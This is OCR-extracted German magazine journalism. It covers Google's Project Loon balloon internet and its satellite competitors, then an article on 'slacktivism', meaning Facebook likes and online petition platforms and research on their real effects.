
Bild: Google

Loon-Simulation mit echten Winddaten: Über den Ozeanen fliegen die Ballons in schnellen Windschichten, über den Zielgebieten in Chile und Australien in langsamen.

© Copyright by Heise Medien

Konkurrenz aus dem All

Die US-Firmen Space X und OneWeb wollen Flotten aus hunderten Mikro-Satelliten in den Low- Earth-Orbit schießen. Das Ziel sind schnelle Internet-Zugänge für bislang unterversorgte Regionen – wie bei Googles Project Loon.



verbinden können, sondern brauchen Satellitenschüsseln. Ursprünglich wollte Wyler sein System an Google verkaufen, nun hat er sich den Prozessorhersteller Qualcomm und die britische Virgin Group als Investoren ausgesucht.

Noch ehrgeiziger klingt der Plan von Space X, dem von Elon Musk geführten Raumfahrtkonzern: eine Flotte aus mehreren tausend Mikro-Satelliten. Sie sollen vor allem Langstreckenverkehr abwickeln, also den bestehenden Glasfasernetzen zwischen den Kontinenten Konkurrenz machen. „Wir bauen ein zweites Internet im All“, beschreibt Musk diesen Ansatz.

Musk hat sich nebenbei als Ziel gesetzt, 10 Prozent des weltweiten Endkundengeschäfts zu erobern. Er will also ebenfalls Internet-Nutzer in entlegenen Regionen als Direktkunden gewinnen. Google hält zusammen mit einem Finanzinvestor knapp zehn Prozent an Space X. Falls Musks Plan aufgeht, könnte Google auf diesem Weg neue Nutzer erreichen.

Auch Facebook ist in das Rennen eingestiegen. Das soziale Netzwerk hat einen kleinen Drohnenhersteller übernommen und arbeitet seit ein paar Monaten an Drohnen, die wie Googles Ballons in der Stratosphäre fliegen sollen. Anders als Google verrät Facebook bislang aber keinerlei technische Details. Termine für erste Tests sind ebenfalls noch nicht bekannt.

Noch hat Google mit seinen bereits getesteten Ballons einen Zeitvorsprung. Um die Kosten weiter zu drücken, den neuen Satellitenbetreibern zuvorzukommen und das Maximum aus dem Konzept herauszuholen, müsste Loon nun möglichst schnell in möglichst vielen Regionen starten.

Man kann davon ausgehen, dass Google schon ausgerechnet hat, wie viele Ballons nötig sind, um alle verbliebenen weißen Internet-Flecken auf dem Globus abzudecken. Mike Cassidy verrät aber nur die Größenordnung: „Wir brauchen hoffentlich nur einige zehntausend Ballons.“ Dann könnten die Heliumvorräte knapp werden. Aber das sei kein Problem, sagt Cassidy, denn man könne auch Wasserstoff verwenden. Die Sicherheitsrisiken dabei seien beherrschbar.

Außerhalb des Silicon Valley mag all das größenwahnsinnig klingen. Für Google ist es bloß das Ergebnis simpler Kalkulationen.

Allerdings, und das ist die große Schwachstelle von Loon, kann Google seine Ballons nicht nach Belieben um den Globus kreisen lassen. Die Stratosphäre gehört rechtlich gesehen zum Luftraum der Staaten. Google braucht also von jedem Land, das auf der Route der Ballons liegt, eine Genehmigung.

Entlang des 40. südlichen Breitengrades, wo bislang die meisten Ballons fliegen, ist das kein großes Problem. Hier liegen nur vier Länder: Neuseeland, Australien, Chile und Argentinien. Die vier hätten Loon mit Freude genehmigt, sagt Cassidy.

> *„Wir brauchen hoffentlich nur einige zehntausend Ballons.“*
>
> *Mike Cassidy, Loon-Projektleiter*

Doch Anfragen bei der chinesischen und bei der russischen Regierung kann Google sich wohl sparen. Auch einige südamerikanische und afrikanische Staaten finden die Idee, mit Funktechnik vollgestopfte Fluggeräte eines amerikanischen Konzerns dauerhaft über ihre Köpfe gondeln zu lassen, vermutlich eher abschreckend.

Das Veto eines großen Landes kann Googles globalen Kreisverkehr unterbrechen und damit auch andere Länder vom Ballon-Internet abschneiden. Denn die Winde gestatten selten abrupte Richtungswechsel. Wenn Brasilien ablehnt, können auch Peru und Bolivien nicht versorgt werden. Falls die Demokratische Republik Kongo etwas gegen die Ballons hat, sind auch Burundi, Ruanda, Tansania, Kenia und einige weitere afrikanische Länder unerreichbar.

Vorgänger von Project Loon

Loon ist nicht das erste Projekt für Internet aus der Stratosphäre. Denn die Vorteile liegen auf der Hand: Mit wenigen Ballons, Luftschiffen oder Drohnen lassen sich ganze Regionen auf einen Schlag abdecken. Ein Land wie die Bundesrepublik Deutschland ließe sich je nach Funksystem schon mit etwa zehn Fluggeräten mit Breitbanddiensten versorgen.

Anders als Satelliten in der stationären Erdumlaufbahn wären sie zur Wartung, Reparatur sowie zur Ausstattung mit neuer Hard- und Software rückholbar und somit deutlich billiger. Außerdem würden sie Verbindungen mit geringerer Latenz ermöglichen. Ein IP-Paket vom Teilnehmer zum Satelliten und zurück zur Erde braucht rund 600 Millisekunden, bevor es über die Bodenstation des Betreibers ins Internet kommt.

Die meisten Project-Loon-Vorgänger haben es jedoch nie vom Reißbrett in die Luft geschafft – sie scheiterten, weil ihre Konzepte für den Antrieb, die Energieversorgung oder auch die Hüllenwerkstoffe nicht praxistauglich waren. Das Schweizer Unternehmen StratXX hat sein Luftschiff „X-Station“ zwar 2014 schon einmal abheben lassen – aber nur bis 1000 Meter Höhe.

© Copyright by Heise Medien

Bild: Google

Beim Test in Neuseeland verwendete Google spezielle Loon-Antennen, wie hier auf dem Hausdach der Familie Nimmo. Die Ballons erreichen LTE-fähige Handys und Tablets aber auch ohne zusätzliche Hardware.

Um die Regierungen zu überzeugen, verkauft Google seine Ballons als Schlüssel zu Bildung, Gesundheit und Wohlstand. In aufwendig produzierten PR-Videos für Loon flöten Kinderstimmen: „Für jede Person, die online gehen kann, gibt es zwei, die es nicht können … Was wäre, wenn man die ganze Welt erleuchten könnte? … Wir nutzen das Sonnenlicht, wir nutzen den Wind, wir nutzen all diese Dinge für ein Netzwerk im Himmel. Project Loon arbeitet daran, dass jeder einzelne am Wissen der Welt teilhaben kann."

Google belässt es nicht bei warmen Worten, sondern argumentiert auch mit wissenschaftlich klingenden Aussagen. Mike Cassidy rechnet vor: „Wenn man die Internet-Durchdringung in einem Land um 10 Prozentpunkte erhöht, erhöht sich das Wirtschaftswachstum um 1,4 Prozentpunkte. Das heißt, Techniken, die das Internet verbreiten, können den Lebensstandard in der Hälfte der Länder der Welt doppelt so schnell steigen lassen."

So ein Angebot könnte natürlich nicht einmal der dümmste Diktator ablehnen. Mit der Realität hat Cassidys Aussage allerdings wenig zu tun. Sie bezieht sich auf eine Studie der Weltbank, die einen Zusammenhang zwischen dem Wirtschaftswachstum und dem Breitband-Ausbau im Zeitraum von 1980 bis 2002 herstellt.

Doch Breitband-Internet-Zugänge wurden erst nach der Jahrtausendwende flächendeckend ausgebaut. Die plausible Interpretation der Weltbank-Studie lautet daher: Die Länder mit hohem Wirtschaftswachstum hatten mehr Geld für den Breitband-Ausbau. Der Reichtum sorgte für das Internet, nicht umgekehrt.

> ***„Googles Ballons werden nicht die Malaria aufhalten."***
>
> *Bill Gates*

Tatsächlich steht die Forschung zu den Effekten des Internet auf Volkswirtschaften noch am Anfang. Es gibt nur wenige Studien, und deren Ergebnisse widersprechen sich. Google pickt sich aus diesem Wust einfach die eindrucksvollsten Zahlen heraus. „Die Idee eines Trichters, in den man IT-Investitionen hereinkippt und auf der anderen Seite kommt Wirtschaftswachstum heraus, ist jedenfalls naiv", sagt Richard Heeks, der an der Universität Manchester zum Thema Internet und Entwicklung forscht.

Andere Kritiker konzentrieren sich auf die Tatsache, dass die Entwicklungs- und Schwellenländer drängendere Probleme haben als die lückenhafte Internet-Abdeckung. Bill Gates ätzt: „Wenn man gerade an Malaria stirbt und nach oben sieht, kann man den Ballon wohl sehen. Aber ich bin mir nicht sicher, wie das helfen soll." Es sei zwar prinzipiell eine gute Sache, Schulen und Krankenhäuser online zu bringen, meint Gates. Aber in den ärmsten Ländern müsse man sich zuerst darauf konzentrieren, Krankheiten wie Malaria zu besiegen.

Gelingt Google es nicht, die Regierungen für Loon zu gewinnen, platzt der Traum vom Internet aus der Stratosphäre. Dann hat Google ein technisch brillantes Produkt, aber keinen Markt.

Aufhalten wird Google das nicht. Bleiben die Ballons am Boden, muss Google eben über Satellit in die Fläche gehen. Das wird zwar sehr viel teurer – hat aber einen entscheiden Vorteil: Der Luftraum der Staaten endet in 100 Kilometern Höhe, die Satelliten werden auf mindestens 1000 Kilometern kreisen. Im All muss Google niemanden um Erlaubnis fragen. (cwo@ct.de) c't

© Copyright by Heise Medien

Holger Bleich

Klick Dich gut!

Facebook-Likes und Online-Petitionen – gutes Gefühl, wenig Effekt

Mit einem Klick lässt sich bei Facebook politische „Gefällt mir"-Solidarität zeigen. Online-Petitionen suggerieren, dass die virtuelle Unterschrift genügt, um Missstände abzuschaffen. Doch Studien legen nahe: Wer klickt, tut im echten Leben weniger Gutes als klassische politische Aktivisten.

Der TV-Spot zeigt ein zehnjähriges, dunkelhäutiges Waisenkind, das in einer dunklen Ecke steht. Es sagt: „Manchmal habe ich Angst, so krank zu werden wie meine Mutter es war. Dann denke ich: Alles wird gut, denn UNICEF Schweden hat 177 000 Likes auf Facebook." Mit einer viel beachteten Werbekampagne namens „Likes don't save lifes" machte UNICEF in Schweden im vergangenen Jahr seinen Unmut darüber öffentlich, dass nach Beobachtung der Hilfsorganisation immer mehr Menschen lieber den „Gefällt-mir"-Knopf drücken, als Geld zu spenden.

NGOs und soziale Bewegungen erfahren leidvoll, dass einem Like auf der Facebook-Page selten weiteres Engagement folgt. Bei Facebook-Likes, Kommentaren und Online-Petitionen ist die Einstiegsschwelle in den Protest extrem niedrig, es sind nur wenige Klicks nötig. Für diese Art der politischen Meinungsäußerung hat sich deshalb in den Medien die etwas abfällige Bezeichnung „Clicktivism" etabliert, abgeleitet aus „Click" und „Activism".

Die Wissenschaft bedient sich eher des Begriffs „Slacktivism", der Kurzform von „slacker activism", also in etwa „Aktivismus der Passiven". Gemeint ist jede Form des politischen Aktivismus, der wenig Zeit und Arbeit erfordert, außerdem meist nichts kostet. Damals war etwa das Anheften von Buttons an die Jacke gemeint oder eben das Unterzeichnen einer Petition. 2011 hat Evgeny Morozov den Begriff in seinem Buch „The Net Delusion" auf politische Aktivitäten im Web übertragen und kaum ein gutes Haar an Slacktivism-Protestformen gelassen.

Daran hat sich eine Debatte entzündet, die bis heute anhält. Die Kernfragen lauten: Sorgen die niedrigschwelligen Protestformen im Internet dafür, dass die traditionelle, organisierte politische Partizipation, beispielsweise in Parteien oder Non-Government-Organisations (NGOs), abnimmt? Und: Leidet die Spendenbereitschaft, wenn man ja auch mit einem Facebook-Like, einem Twitter-Hashtag oder einer Online-Unterschrift seine Solidarität ausdrücken kann?

Vermeintlicher Aktivismus

Diese Fragen sind zum Gegenstand wissenschaftlicher Forschung geworden. Die umfangreichste Analyse benötigte mehrere Jahre und beschäftigt sich mit einem Fall, der zwischen 2007 und 2010 stattgefunden hat: Die US-amerikanische Aktivismus-Plattform

© Copyright by Heise Medien

causes.com hatte es über ihre Facebook-App geschafft, 1,2 Millionen Mitglieder des sozialen Netzwerks zur Unterschrift einer Petition gegen Völkermord und Vertreibung im sudanesischen Darfur zu bewegen. Damals fand diese Menge vermeintlicher Aktivistinnen und Aktivisten große mediale Aufmerksamkeit.

Die Soziologen Kevin Lewis, Kurt Gray und Jens Meierhenrich untersuchten das Wachstum dieser Facebook/Cause-Bewegung und die Spendenbereitschaft ihrer Teilnehmer [1]. 80 Prozent waren demzufolge über eine Freunde-Einladung und damit auf sozialen Druck hin dem „Darfur-Cause“ beigetreten, nur 20 Prozent durch eigenen Antrieb. 99,97 Prozent spendeten keinen müden Cent für die geplanten Hilfsaktionen in Darfur. Insgesamt kamen in den drei Jahren gerade mal 100 000 US-Dollar zusammen, gespendet von weniger als einem Prozent der Teilnehmer. Unter den Spendern waren überdurchschnittlich viele, die aus eigenem Antrieb dazugestoßen waren.

Parallel dazu hatte eine andere Kampagne namens „Save Darfur“ in wenigen Monaten mehr als eine Million US-Dollar gesammelt – ganz klassisch offline. Die Forscher schlossen aus ihrer Untersuchung, dass der Darfur-Cause auf Facebook mehr dem Selbstmarketing als der politischen Mobilisierung gedient habe. Die Teilnahme sei für die meisten nicht relevanter gewesen als ein Mausklick, so das Fazit des Soziologen Kevin Lewis von der University of California.

Moralisch freikaufen

Die Kommunikationswissenschaftler Yu-Hao Lee und Gary Hsieh von der Michigan State University beschäftigten sich mit Zusammenhängen zwischen Online-Petitionen und Spendenbereitschaft. Dazu fingierten sie im Nachgang des „Aurora-Amoklaufs“ am 20. Juli 2012, bei dem in einem Kino 12 Menschen erschossen und 58 verletzt wurden, eine Online-Petition. Die Forscher luden Studenten dazu ein, einen Aufruf zur Verschärfung der Waffengesetze in Colorado zu unterstützen und befragten sie nach ihrer grundsätzlichen Haltung zum Waffenverbot. Danach durften die Teilnehmer entscheiden, ob sie ihre Vergütung für die Teilnahme am Experiment spenden möchten. In Frage kamen eine Organisation, die für Waffenverbote eintritt und eine allgemeine Ausbildungseinrichtung.

Unterzeichner der Petition spendeten überwiegend für die Waffenverbots-Organisation. Wesentlich mehr Geld spendeten aber die Nichtunterzeichner, und zwar zugunsten der Ausbildungseinrichtung. Daraus folgern die Forscher, dass die Slacktivism-Aktion zu einem bestimmten Thema zwar die Bereitschaft zu nachfolgendem Engagement begünstigt, aber auf recht niedrigem Level. Die Nicht-Teilnahme nach Aufforderung habe bei den Probanden sehr wahrscheinlich zu einem moralischen Ungleichgewicht geführt, die durch größere Spenden für ein anderes Anliegen kompensiert würden.

Ihre Thesen unterfütterten die Wissenschaftler mit der soziologischen Theorie der Moralbalance. Demnach streben Menschen danach, moralisch konsistent zu handeln. Passiert ein Bruch, folgt der Drang, sich dafür mit erhöhtem Einsatz anderswo „freizukaufen“. Alles in allem deutet die Studie darauf hin, dass das Unterzeichnen von Online-Petitionen zwar oft zu Folgeaktivitäten führt, diese aber mit möglichst wenig Aufwand oder monetärem Einsatz verbunden sind. Tatsächlich zeigen Ernstfälle aus der Praxis, dass nur sehr wenige, die mal eben eine Online-Petition unterschreiben, für ihr Anliegen auch auf die Straße gehen.

Per Klick zum Retter?

Um die Aufmerksamkeit der Internet-Nutzer buhlt inzwischen eine ganze Reihe von Petitions-Plattformen. Angeblich mehr als 41 Millionen Mitglieder hat allein Avaaz.org. Die Organisation erhielt dem letzten Rechnungsbericht zufolge im Jahr 2013 knapp 15 Millionen US-Dollar Spendengelder, von denen 9 Millionen in Aktionen und 2,5 Millionen ins Management und die Bezahlung der über 100 Mitarbeiter geflossen sind. Der Rest wurde als Rücklage behalten. „Avaaz“ heißt auf persisch „Stimme“. Die 2007 in den USA gegründete Organisation versteht sich als „weltweites Kampagnen-Netzwerk, das mit Bürgerstimmen politische Entscheidungen beeinflusst“.

Avaaz hat das beispielsweise in den US-Wahlkämpfen zu beobachtende E-Campaigning perfektioniert. Die Plattform lädt jeden ein, Online-Petitionen zu starten, wählt aber dann selbst in einem ausgeklügelten Testing aus, welche Themen sich für Kampagnen eignen. Dabei spielt die Anzahl der Unterschriften eine Rolle, aber auch Mitgliederbefragungen, die momentane Agenda der Massenmedien sowie wahrscheinlich auch der Geschmack des Avaaz-Managements.

Wer unterzeichnet, wird Mitglied und in der Folge mit Nachrichten zu angeblich wichtigen Online-Petitionen und Spendenaufrufen überschüttet. Ihm wird mit Erfolgsmeldungen zu Avaaz-Kampagnen suggeriert, dass sein Mausklick die Welt besser macht. Diese Erfolgsgeschichten bewegen sich an

Mit einer Print- und TV-Kampagne forderte UNICEF in Schweden dazu auf, nicht auf Facebook zu liken, sondern Geld zu spenden.

den Rand der Lächerlichkeit und bisweilen darüber hinaus, weil Avaaz oftmals sein Engagement als Lösung des Problems darstellt.

So habe man etwa im Januar 2012 „das Internet gerettet“, und das ging so: Es gab eine weltweite Online-Petition mit drei Millionen Unterschriften gegen das umstrittene US-Gesetz SOPA, mit dem Website-Sperren bei Urheberrechtsverstößen möglich gemacht werden sollten. „Avaaz organisierte ein einstündiges Treffen mit Topleuten des Weißen Hauses, bei dem die Petition übergeben wurde. Anschließend verurteilte das Weiße Haus die Vorlage und wichtige Befürworter zogen ihre Unterstützung zurück. Von da an war die Internet-Zensur gestorben“, feierte sich die Organisation selbst.

Tatsächlich spiele Avaaz beim vorläufigen Ende von SOPA aber höchstens eine Nebenrolle. So fanden in New York City, San Francisco and Seattle Ende bereits 2011 Massenproteste gegen SOPA statt. Außerdem erhielt das Gesetzesvorhaben im Januar 2012 dermaßen viel Gegenwind von Unternehmen wie Google, Yahoo Facebook und Wikimedia, dass der Kongress und auch die US-Regierung einen vorläufigen Rückzieher machen mussten.

Mit solch zweifelhaften Mitteln geht Avaaz auf Mitgliederfang. Wie beim deutschen

Nur mal kurz die Welt retten: Die Petitionsplattform Avaaz spielt sich zum Hüter der Internet-Freiheit auf.

© Copyright by Heise Medien

openPetition finden sich immer wieder sinnlose Petitionen, die Slacktivisten dennoch das Gefühl vermitteln, per Mausklick ihren Interessen Nachdruck zu verleihen. Wer etwa „Abschaffung der GEZ – Keine Zwangsfinanzierung von Medienkonzernen“ zeichnete, wandte sich damit der Petition zufolge direkt ans Bundesverfassungsgericht. Das animierte zwar viele zum Klick, aber dieses Gericht wäre nicht zuständig gewesen und hätte die Unterschriften gar nicht angenommen.

Mit Aufforderungs-Mails an Unterzeichner erreicht change.org einen viralen Effekt für Online-Petitionen.

Petitions-Marketing


Im Vergleich zu Avaaz wirkt die derzeit erfolgreichste deutsche Petitions-Plattform change.org transparenter und seriöser, was auch an der organisatorischen Nähe zur etablierten Website abgeordnetenwatch.de liegt. Viele kleinere Petitionen, die vor allem lokalpolitische Zustände ändern wollen, waren von Erfolg gekrönt.

Aber auch bundespolitische Forderungen finden bisweilen Gehör. So berichtete jüngst das Nachrichtenmagazin „Der Spiegel“ von einem Treffen von Bundesjustizminister Heiko Maas und Mary Scherpe, die zuvor über die Plattform Change.org rund 80 000 Klicks für eine Verschärfung Paragraf 238 des Strafgesetzbuchs, dem sogenannten Stalking-Paragrafen, gesammelt hatte. Am Ende des Gesprächs habe der beeindruckte Minister verkündet, dass er sich bereits 2015 des Anliegens annehmen wolle.

Ähnlich wie bei Avaaz wird man bei Change.org bereits als Mitglied geführt, wenn man eine Petition unter Angaben von Mail- und Postadresse zeichnet. Von da an erhält man Hinweise zu laufenden Petitionen. So verstärkt sich die Community selbst – die Petitionen haben ungleich mehr Chancen auf hohe Zeichnungszahlen als etwa die auf dem offiziellen Online-Petitionsportal des Bundestags. Denn der Bundestag wirbt nicht mit Mails für eingereichte Petitionen.

Dennoch ist das Bundestags-Portal die einzige Chance, Gehör in der Bundespolitik zu erzwingen. Dies geschah überhaupt nur einmal erfolgreich, nämlich mit der Petition zum geplanten Gesetz für Internetsperren gegen Kindesmissbrauchs-Inhalte. Als sie Juni 2009 auslief, hatten sich 134 015 Bürger dazu bekannt. Am 22. Februar 2010 verhandelte der Petitionsausschuss des Deutschen Bundestages in öffentlicher Anhörung über die Petition. Schlussendlich wurde das bereits in Kraft getretene Gesetz auch aufgrund der öffentlichen Aufmerksamkeit für die Petition im Nachhinein für nichtig erklärt.

Doch seitdem fristet das Portal ein eher trauriges Dasein. Mehr als tausend Unterschriften werden selten erreicht. Nötig, um sich offiziell Gehör zu verschaffen, sind aber mindestens 50 000. Da wäre es doch sinnvoll, eine erfolgreiche Petition an den Petitionsausschuss des Bundestags weiterzureichen. Genau dies tun einige Plattformen eigenen Angaben zufolge auch. Doch der Bundestag winkt ab: Relevant sind nur die eigenen Petitionen, bei fremden Einreichungen könne man beispielsweise nicht prüfen, ob die Zeichner-Daten gültig sind.



Nur selten schaffen es Online-Petitionen an den Bundestag, mehr als 1000 Mitzeichnungen zu erreichen.

„Gefällt mir“-Klicktivismus

Während man bei Online-Petitionen noch Namen und Mail-Adresse angeben muss, genügt bei Facebook ein Klick, um die Meinung kund zu tun. Ein „Gefällt mir“ gilt deshalb als Slacktivism in Reinform: null Aufwand – große Reichweite. Der Klick wird vom Freundeskreis wahrgenommen, also von all jenen, die das „Engagement“ auch sehen sollen.

Im US-amerikanischen „Journal of Consumer Research“ untersuchten die Marktforscher Kris Kristofferson, Katherine White und John Peloza den Zusammenhang zwischen „Gefällt mir“-Aktivismus und der sozialen Kontrolle im Freunde-Netzwerk. Mit fünf Experimenten wiesen sie nach, dass eine wesentliche Motivation für Slacktivism ist, das eigene Image in der Umgebung positiv zu steuern. Die Forscher nennen das „Impression Management“, man könnte es mit „Eindruck schinden“ zusammenfassen.

Die Slacktivism-Handlungen sind demnach kaum nachhaltig. Je öffentlicher eine Willensbekundung erfolgt, desto geringer ist die Bereitschaft vorhanden, sich für das soziale Anliegen oder Thema auch abseits des Facebook-Likes zu engagieren. Diese Ergebnisse entsprechen einer Kontrolluntersuchung, bei der es um das Tragen von angehefteten Pins geht, um ein Anliegen zu zeigen.

Fest steht nach Meinung der Forscher: Wer ein Anliegen weniger öffentlich unterstützt, ist gewillter für weiteren Support, etwa durch Geldspenden oder Protest auf der Straße.

© Copyright by Heise Medien

Statt Demonstration: schnell eine Petition!

Sonntagnachmittag. Ich sitze auf dem Sofa, gucke in die Timelines und zack, da ist sie wieder, die Versuchung. Eine Online-Petition aus Hamburg, mit der schnell noch die Abschiebung einer 14-Jährigen nach Mazedonien verhindert werden soll. Teilen oder nicht?

Den Leuten, die sich in Hamburg engagieren, mache ich damit bestimmt eine Freude, das motiviert. Aber hat die Petition darüber hinaus irgendeinen Effekt? Ich kann mir nicht vorstellen, dass die Hamburger Ausländerbehörde sich davon beeindrucken lässt, wenn ein paar tausend Menschen nachmittags auf dem Sofa klicken. Ich gucke noch mal genau hin. Die Frist ist schon abgelaufen. 1500-mal wurde geklickt, Zielzahl war aus unerfindlichen Gründen 9700. Hoffentlich bekommt die Hamburger Ausländerbehörde das nie zu sehen.

Um das klarzustellen: Ich bin wirklich froh darüber, dass es so viele Menschen gibt, die sich auf die eine oder andere Weise für diejenigen einsetzen, die von Abschiebungen bedroht sind oder anderweitig in den bürokratischen Mühlen des abgeschafften Rechts auf Asyl feststecken. Aber ich habe große Zweifel, ob die unübersehbare Flut von Online-Petitionen zu dem Thema irgendwen beeindruckt. Jetzt könnte man sagen: besser als nichts. Wenigstens nehmen sie das Thema zur Kenntnis, wenigstens klicken sie mal. Auf die Straße gehen würde die meisten Leute doch eh nie.

Foto: Heiner Schlote

„Statt Demonstration: schnell eine Petition!" – Anne Roth (hier bei einer Diskussionsveranstaltung des Heise Zeitschriften Verlags) kritisiert Online-Petitionen und fordert mehr Aktivität der Netz-Nutzer.

Und es gab Online-Petitionen, die waren wirklich erfolgreich: Die bis heute größte Online-Petition an den Bundestag von Franziska Heine gegen Internetsperren hat 2009 mit Sicherheit dazu beigetragen, dass aus dem Gesetz nichts wurde. Leider eine absolute Ausnahme. Die Hebammen-Petition ein Jahr später, die viertgrößte insgesamt, hatte keinen Erfolg, und auch zu diesem Thema gab es reichlich Diskussion, online wie offline.

Mittlerweile holen Online-Petitionen keine Politikerin, keinen Politiker mehr hinter dem Ofen hervor. Dafür haben wir neben E-Petitionen vom Bundestag inzwischen noch Campact, Change.org, Avaaz, openPetition, um nur die großen Plattformen zu nennen.

Und wem nützt das? In erster Linie den Betreiber_innen der Petitions-Plattformen selbst, denn die haben so einen Sinn im Leben oder einen Job, im Idealfall beides. Wir fühlen uns für einen Moment etwas besser, wenn wir „unterschrieben" haben oder wenigstens den Link zur Petition geteilt. Okay, jetzt könnte man sagen, dass niemand das Patentrezept dafür hat, wie Politik verändert werden kann, außerhalb von Parlamenten. Demos? Medien? Lobby-Arbeit? Warum also nicht der virtuelle Stapel Unterschriftenblätter? Früher hieß es mal: Wenn Ihr nicht mehr weiterwisst: gründet eine Mailinglist! Heute dann: Statt Demonstration: schnell eine Petition!

In den Monaten nach den Snowden-Enthüllungen hatte jede betroffene Berufsgruppe ihren eigenen digitalen offenen Brief an die Bundesregierung. Warum die sich nicht zusammengetan haben, habe ich nicht verstanden, aber selbst dann hätte nach ein paar Monaten klar sein müssen, dass mit Klicks hier nichts zu reißen ist. Nun lässt sich ein Defilee aus 200 000 Menschen zwischen Bundeskanzleramt und Bundestag nicht so einfach aus dem Ärmel schütteln, aber genau das ist der Punkt: das weiß auch Angela Merkel. Wenn nun noch Energie darauf verwendet wird, noch eine Website mit empörtem Text vollzuschreiben, dann vor allem, um das schlechte Gewissen zu beruhigen. Mit einer einfachen, funktionierenden Software zum Verschlüsseln wäre wahrscheinlich mehr erreicht. (Anne Roth/hob@ct.de)

Die Bloggerin und Netzaktivistin Anne Roth ist eine der Vorreiterinnen gegen staatlichen Kontrollwahn, kommerziellen Datenmissbrauch und männlich dominiertes Expertentum. Außerdem arbeitet sie zurzeit als Referentin im NSA-Untersuchungsausschuss des Bundestags.

Eine Schlussfolgerung daraus sei, dass politische Organisationen potenzielle Aktivisten eher im privaten Bereich als in öffentlichen sozialen Netzwerken rekrutieren sollten.

Dass Facebook-Likes aber zumindest als Selbstverstärker für politischen Protest fungieren können, konnte man zuletzt bei der Dresdener Pegida-Bewegung beobachten: Je mehr im Fernsehen über die „Montagsspaziergänge" berichtet wurde, desto größer wurde auf Facebook der Anhang. Umgekehrt berichtete das Fernsehen noch mehr, als Pegida viele Likes gesammelt hatte – eine Art Aufmerksamkeits-Rückkopplung also: Jede Montagsdemo im TV sorgte für einen großen Schwung neuer Likes. Als am 25. Januar wegen der Geschehnisse um Pegida-Organisator Lutz Bachmann wesentlich weniger Demonstranten als erwartet anwesend waren, verloren die Medien etwas Interesse – plötzlich stagnierte auch die Like-Zahl.

Viele Slacktivisten kneifen ohnehin, wenn es von der Couch auf die Straße gehen soll – selbst dann, wenn sie statt des „Gefällt mir"-den „Teilnehmen"-Knopf gedrückt haben: Mit einer Solidaritätsaktion wollten Aktivistinnen am 26. August 2012 gegen die Verurteilung der Band Pussy Riot demonstrieren – auf dem Höhepunkt des Hypes um die drei russischen Frauen. „Kommt mit bunten Wollmützen über dem Kopf zur Russisch-Orthodoxen Kathedrale Berlin und sprecht euer Gebet zu Ehren der verurteilten Pussy Riot", hieß es in einem Facebook-Aufruf. Mehr als 90 Mitglieder drückten auf „Teilnehmen", sodass die Aktivistinnen sogar eine Versammlung anmelden mussten. Das Thema war am Tag zuvor durch die Berliner Medien gegangen.

